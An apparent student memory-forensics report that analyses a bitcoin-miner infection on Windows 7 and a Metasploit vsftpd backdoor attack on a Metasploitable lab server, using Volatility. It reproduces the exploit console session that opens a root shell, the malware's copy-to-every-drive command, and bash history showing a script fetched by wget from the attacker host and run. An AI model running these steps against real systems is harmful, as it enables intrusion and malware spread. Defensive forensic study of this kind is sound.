Cyber Forensics and IOT Security Assignment 2

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Memory Forensics for Windows and Linux

Brief description of both the type of forensics

A. Windows memory forensics

- 1. The operating system used for this forensics case was Windows7. The malware under investigation was a bitcoin miner with a pseudo random name 02ca4397da55b3175aaa1ad2c99981e792f66151.exe.
- 2. The ram-dump tool used was *FTK Imager* for windows.
- 3. The forensics tool used for analyzing the ram-dump was *Volatility*.

B. Linux memory forensics

- 1. The operating system used for this forensics case was Ubuntu 8.04 on Metasploitable server (intentionally vulnerable server).
- 2. The ram-dump tool used was $\underline{\text{Lime}}$ for linux.
- 3. The forensics tool used for analyzing the ram-dump was *Volatility*.

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A.1 pstree option.


- ❖ As you can see from the screenshot, the malware is the root of a subtree.
- ❖ This shows that the malware was not run by a user using Windows explorer, instead it was either created without a parent process or the parent process was killed.
- ❖ Moreover, the malware has several child processes which are cmd.exe. Every cmd.exe has a child which is xcopy.exe.

```
.cmd.exe pid: 5008

Command line : "C:\Windows\System32\cmd.exe" /c for %i in (A B C D E F G H J K L M N O P R S T Q U Y I X V X W Z) do xcopy /y "C:\Users\CSC\Desktop\mal
ware-samples-master\Bitcoin miners\02ca4397da55b3175aaa1ad2c99981e792f66151.exe" %i:\
Note: use ldrmodules for listing DLLs in Wow64 processes
                                                        Size
                                                                                LoadCount Path
Base
                                                                                    0x000000004ab70000
                                                  0x4c000
 0x0000000077a70000
0×00000000741d0000
                                                   0x3f000
0×0000000074220000
                                                    0x8000
conhost.exe pid: 5016
Command line : \??\C:\Windows\system32\conhost.exe "-373185349501162802-662088332-1601181046-305090459123177043142698569974732255
Service Pack 1
                                                                                LoadCount Path
                                                                                     0xffff C:\Windows\system32\conhost.exe
0xffff C:\Windows\SYSTEM32\ntdll.dll
0xffff C:\Windows\system32\kernel32.dll
0xffff C:\Windows\system32\KERNELBASE.dll
0xffff C:\Windows\system32\GDI32.dll
0xffff C:\Windows\system32\GDI32.dll
0xffff C:\Windows\system32\GDI32.dll
0x00000000ffb40000
                                                   0x57000
0x0000000077a70000
                                                 0x1a9000
0x0000000077950000
0x000007fefdad0000
0x000007fefefe0000
                                                   0x6c000
                                                                                      0xffff C:\Windows\system32\USER32.dll
0xffff C:\Windows\system32\LPK.dll
 0x0000000077850000
                                                   0xfa000
 0x000007feff190000
                                                    0xe000
                                                                                     0xffff C:\Windows\system32\LPK.dll
0xffff C:\Windows\system32\USP10.dll
0xffff C:\Windows\system32\USP10.dll
0xffff C:\Windows\system32\IMM32.dll
0xffff C:\Windows\system32\IMM32.dll
0xffff C:\Windows\system32\IMCTE,dll
0xffff C:\Windows\system32\IMCTE,dll
0xffff C:\Windows\system32\IMCTE,dll
0x3 C:\Windows\system32\ULEAUT32.dll
0x3 C:\Windows\system32\ULEAUT32.dll
0x1 C:\Windows\system32\UMMapi.dll
0x1 C:\Windows\system32\UMMapi.3.dll
0x1 C:\Windows\system32\IMM32.dll
0x1 C:\Windows\system32\IMM32.dll
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0x000007feff240000
                                                   0x9f000
0x000007feffce0000
0x000007fefee00000
                                                 0x109000
 0x000007fefbf60000
                                                                                          0x1 C:\Windows\system32\ADVAPI32.dll
0x4 C:\Windows\SYSTEM32\sechost.dll
 0x000007fefea90000
0x000007feffd60000
                                                   0xdb000
 x000007fefc280000
                                                 0x1f4000
                                                                                           0x1 C:\Windows\WinSxS\amd64_microsoft.windows.common-controls_6595b64144ccf1df_6.0.7601.18837_none
  fa3b1e3d17594757\comctl32.DLL
                                             0x71000 0x1 C:\Windows\system32\SHLWAPI.dll
 ccopy.exe pid:
                            5044
                                     /y "C:\Users\CSC\Desktop\malware-samples-master\Bitcoin miners\02ca4397da55b3175aaa1ad2c99981e792f66151.exe" A:\
 Command line : xcopv
  ote: use ldrmodules for listing DLLs in Wow64 processes
                                                                                LoadCount Path
Base
                                                        Size
```


A.2 dlllist option

- As you can see from the above screenshot, the cmd.exe (at the top of the screen) has a command line which is as follows:
- ❖ "C:\Windows\System32\cmd.exe" /c for %i in (A B C D E F G H J K L M N O P R S T
 Q U Y I X V X W Z)
- do xcopy /y "C:\Users\CSC\Desktop\malware-samples-master\Bitcoin miners\02ca4397da55b3175aaa1ad2c99981e792f66151.exe" %i:\
 - The block of text shown above is the **command line** argument **run by the cmd.exe** which instructs the **xcopy** app to copy the bitcoin malware on all available logical drives on the system(**from A: to Z:**)
- ❖ At the bottom of the screen (marked) is the xcopy.exe app that has a command line to copy the bitcoin miner to logical drive A:, where A occurs in the first iteration of the for-loop (traversing through all the logical drives A: to Z:).




A.3 netscan option

Upon running the netscan command, it was observed that the malware was trying to establish TCP connections to different IP addresses. The ip address was searched in a website called iplocation.com, and it mapped the ip address to University of California, San Diego, US. Many other ip addresses were scanned, and locations like China, Vietnam, South Korea were mapped to those ip addresses.




A.4 iplocation




A.5 Registry run key's value being printed

- ❖ The malware process was run automatically every time the operating system booted up. This prompted me to print the value of the run key from the registry.
- ❖ The last line in the above screenshot shows that the run key has the location of the malware. This allows the malware to be run every time the system boots up.

The procdump option was used in volatility to dump the processes from the memory. The suspect process which had a pid of 2008 (as known from the pslist option), was uploaded to VirusTotal website to confirm that the malware was flagged by several antiviruses.



A.6 procdump output directory searched for malware file



A.7 VirusTotal confirmed that process dumped by procdump was in fact a malware

Linux Memory Forensics

```
dell@ubuntu: ~/Documents/CFIS/volatility-2.3.1

dell@ubuntu: ~/Documents/CFIS/volatility-2.3.1$ ./vol.py -f /home/dell/Documents
/CFIS/ram_dump5.lime --profile=LinuxUBUNTU-MSF804x86 linux_ifconfig
Volatility Foundation Volatility Framework 2.3.1
Interface IP Address MAC Address Promiscous Mode

lo 127.0.0.1 00:00:00:00:00 False
eth0 192.168.172.140 00:0c:29:9d:24:d1 False

dell@ubuntu: ~/Documents/CFIS/volatility-2.3.1$
```

B.1 linux_ifconfig option used with volatility

The ifconfig command lets us query the IP address assigned to the interface eth0. This shows that the ip address of the metasplitable server was 192.168.172.140.

```
ell@ubuntu: ~/Documents/CFIS/volatility-2.3.1
dell@ubuntu:~/Documents/CFIS/volatility-2.3.1$ ./vol.py -f /home/dell/Documents/CFIS/ram_dump5.lime --profile=LinuxUBUNTU-
MSF804x86 linux_pslist | egrep -i '(apache2|insmod|sshd|bash)'m_dump5.liVolatility Foundation Volatility Framework 2.3.1
0xdd928b80
                                     4606
                                                                                  0x1f8f5000 2019-04-04 13:33:41 UTC+0000
0xde0a5700
                                     5143
                                                                                  0x1e83d000 2019-04-04 13:34:02 UTC+0000
0xde0a4000
                                     5144
                                                                                  0x1e58c000 2019-04-04 13:34:02 UTC+0000
                                                                          33
                                                                                  0x1e44f000 2019-04-04 13:34:02 UTC+0000
0xdcd96000
                                     5145
                                                        33
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                                                                                  0x1f955000 2019-04-04 13:34:02 UTC+0000
0xde45e5c0
                                     5147
                                                        33
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                                                                                  0x1f15d000 2019-04-04 13:34:02 UTC+0000
0xddd5f700
                                     5149
                                                        33
                                                                                  0x1f151000 2019-04-04 13:34:02 UTC+0000
0xde0aeb80
                                     5152
                                                        33
                                                                                  0x1f530000 2019-04-04 13:34:06 UTC+0000
0xdd95e5c0
                                     5233
0xde85c000
                                     5301
                                                                          33
                                                                                  0x1f950000 2019-04-04 13:41:29 UTC+0000
0xde85c5c0
                                     5402
                                                                                   0x1e80b000 2019-04-04 14:26:52 UTC+0000
0xc42cf140
                                     5415
                                                                                  0x1d06a000 2019-04-04 14:27:19 UTC+0000
0xc42ceb80
                                     5417
                                                                                  0x1e4c4000 2019-04-04 14:27:25 UTC+0000
                                                                                  0x1f094000 2019-04-04 14:54:55 UTC+0000
                                     5514
0xc42ce5c0
   l@ubuntu:~/Documents/CFIS/volatility
```

B.2 linux_pslist option to show some selected processes

The linux_pslist option shows the processes that were running at the time when the ram was dumped. In the above screenshot, the output of the pslist command has been limited by a egrep expression to show the apache2, sshd, bash and insmod processes.

```
root@kali: ~
    Edit View Search Terminal Help
                             https://metasploit.com
       =[ metasploit v4.16.48-dev
  stPort=[0.1749] exploits - 1002 auxiliary - 302 post
  -- --=[ 536 payloads - 40 encoders - 10 nops
  -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]
msf > use exploit/unix/ftp/vsftpd 234 backdoor
<u>msf</u> exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 192.168.172.140
RHOST => 192.168.172.140
msf exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[*] 192.168.172.140:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.172.140:21 - USER: 331 Please specify the password.
[+] 192.168.172.140:21 - Backdoor service has been spawned, handling...
[+] 192.168.172.140:21 - UID: uid=0(root) gid=0(root)
[*] Command shell session 1 opened (192.168.172.138:42843 -> 192.168.172.140:6200) at 2019-04-04 20
:18:09 +0530
ls
bin
boot
```

B.3 screenshot of Metasploit used to launch a vsftpd 234 backdoor attack

One of the forensics cases that will be investigated will be a backdoor attack accomplished using Metasploit, by exploiting a vulnerability in metasploitable called the vsftpd_234_backdoor.

From the above screen shot it is clear that a shell session has been opened from Kali (whose ip address is 192.168.172.138) to metasploitable whose ip is 192.168.172.140, from port 42843 to 6200 repectively.

```
🔊 🖨 📵 dell@ubuntu: ~/Documents/CFIS/volatility-2.3.1
dell@ubuntu:~/Documents/CFIS/volatility-2.3.1$ ./vol.py -f /home/dell/Documents
/CFIS/ram_dump5.lime --profile=LinuxUBUNTU-MSF804x86 linux_netstat | grep "ESTA
BLISHED"
Volatility Foundation Volatility Framework 2.3.1
                                   ::fffff192.168.172.138:51348 ESTABLISHED
         ::fffff192.168.172.140:22
          sshd/5415
         192.168.172.140:6200 192.168.172.138:42843 ESTABLISHED
TCP
sh/5490
TCP
         192.168.172.140:6200 192.168.172.138:42843 ESTABLISHED
sh/5490
         192.168.172.140:6200 192.168.172.138:42843 ESTABLISHED
TCP
sh/5490
         192.168.172.140:6200 192.168.172.138:42843 ESTABLISHED
TCP
sh/5490
dell@ubuntu:~/Documents/CFIS/volatility-2.3.1$
```

B.4 netscat option

- 1. The above screen shot shows the netstat option in action. Here, the grep command is used to filter out only "ESTABLISHED" connections.
- 2. It is interesting to note that, from port 22 and port 6200, there are two connections to metasploitable. The connection to port 6200 corresponds to a the backdoor attack from Kali (using metasploit), and the port 22 shows that there was an ssh connection form Kali to metasploitable.
- 3. This is confirmed by the fact the process name and its pid is displayed for every connection.
- 4. The process sh/5490 shows that a shell sh is opened with pid 5490. The process sshd with pid 5415 shows that an ssh connection had been established with metasploitable.

```
dell@ubuntu: ~/Documents/CFIS/volatility-2.3.1

Volatility Foundation Volatility Framework 2.3.1

dell@ubuntu: ~/Documents/CFIS/volatility-2.3.1$ ./vol.py -f /home/dell/Documents/CFIS/
ram_dump5.lime --profile=LinuxUBUNTU-MSF804x86 linux_lsmod

Volatility Foundation Volatility Framework 2.3.1

lime 9664

nfsd 228464

auth_rpcgss 43424

exportfs 6016

nfs 261900

lockd 67720

nfs_acl 4608

sunrpc 185756

iptable_filter 3840

ip tables 14820
```

B.5 linux_lsmod

The above screen shot shows the lime module. This is because the lime was used as a tool required to dump the contents of the memory.

```
dell@ubuntu: ~/Documents/CFIS/volatility-2.3.1
dell@ubuntu:~/Documents/CFIS/volatility-2.3.1$ ./vol.py -f /home/dell/Documents/CFIS/ram_dump5.lime --profile=LinuxUBUNTU-
MSF804x86 linux bash
Volatility Foundation Volatility Framework 2.3.1
                               Command Time
                                                                 Command
   5402 bash
                               2019-04-04 14:36:08 UTC+0000
                                                                 ls /var/www/
                               2019-04-04 14:45:13 UTC+0000
    5402 bash
                                                                 ls
                               2019-04-04 14:45:18 UTC+0000
    5402 bash
                                                                cd Desktop/
                               2019-04-04 14:45:19 UTC+0000
    5402 bash
                                                                 ls
                                                                 cd files/
    5402 bash
                               2019-04-04 14:45:22 UTC+0000
    5402 bash
                               2019-04-04 14:45:24 UTC+0000
                               2019-04-04 14:45:36 UTC+0000
    5402 bash
                                                                 sh script.sh
                               2019-04-04 14:45:37 UTC+0000
    5402 bash
                                                                 ls
    5402 bash
                               2019-04-04 14:52:03 UTC+0000
                                                                 echo 'I hacked metasploitable'
                               2019-04-04 14:52:30 UTC+0000
                                                                 cd /var/tmp/src/
    5402 bash
                               2019-04-04 14:52:33 UTC+0000
    5402 bash
                                                                 15
    5402 bash
                               2019-04-04 14:53:31 UTC+0000
                                                                 mkdir /var/www/ram_dump5
    5402 bash
                               2019-04-04 14:54:56 UTC+0000
                                                                 insmod ./lime-2.6.24-16-server.ko "path=/var/www/ram_dump5/ra
 _dump5.lime format=lime"
   5417 bash
5417 bash
                               2019-04-04 14:27:44 UTC+0000
                               2019-04-04 14:28:11 UTC+0000
                                                                 ls
   5417 bash
5417 bash
                               2019-04-04 14:28:15 UTC+0000
                                                                 cd Desktop/
                               2019-04-04 14:28:18 UTC+0000
                                                                 cd Desktop/
    5417 bash
                               2019-04-04 14:28:25 UTC+0000
                               2019-04-04 14:28:34 UTC+0000
    5417 bash
                                                                mkdir files
    5417 bash
                               2019-04-04 14:28:59 UTC+0000
                                                                wget 192.168.172.140/script.sh
                               2019-04-04 14:29:12 UTC+0000
                                                                wget 192.168.172.138/script.sh
wget 192.168.172.138/script.sh
    5417 bash
   5417 bash
                               2019-04-04 14:30:25 UTC+0000
                                                                 wget 192.168.172.138/script.sh
    5417 bash
                               2019-04-04 14:30:30 UTC+0000
    5417 bash
                               2019-04-04 14:31:34 UTC+0000
                                                                 wget 192.168.172.138/script.sh
                                                                wget 192.168.172.138/script.sh
wget 192.168.172.138/script.sh
    5417 bash
                               2019-04-04 14:32:06 UTC+0000
    5417 bash
                               2019-04-04 14:32:27 UTC+0000
                               2019-04-04 14:38:59 UTC+0000
    5417 bash
                                                                 ls -l /var/www
                               2019-04-04 14:43:13 UTC+0000
                                                                 15
    5417 bash
                               2019-04-04 14:43:20 UTC+0000
                                                                 cd files/
    5417 bash
    5417 bash
                               2019-04-04 14:43:<u>3</u>4 UTC+0000
                                                                 vim script.sh
 ell@ubuntu:~/Documents/CFIS/volatility-2.3.1$
```

B.5 linux bash

The above screen shot shows the bash history. This shows all that commands that were typed from the bash shell. The following observations were made by executing this option.

- 1) There is an 'echo' command which prints the line 'I hacked metasploitable'.
- 2) The wget command was executed. This shows that some files were being downloaded from a server whose ip was 192.168.172.138

- 3) There is an 'insmod' command being executed. This shows that a kernel module was being inserted into the memory.
- 4) The sh command shows that some .sh scripts were being executed.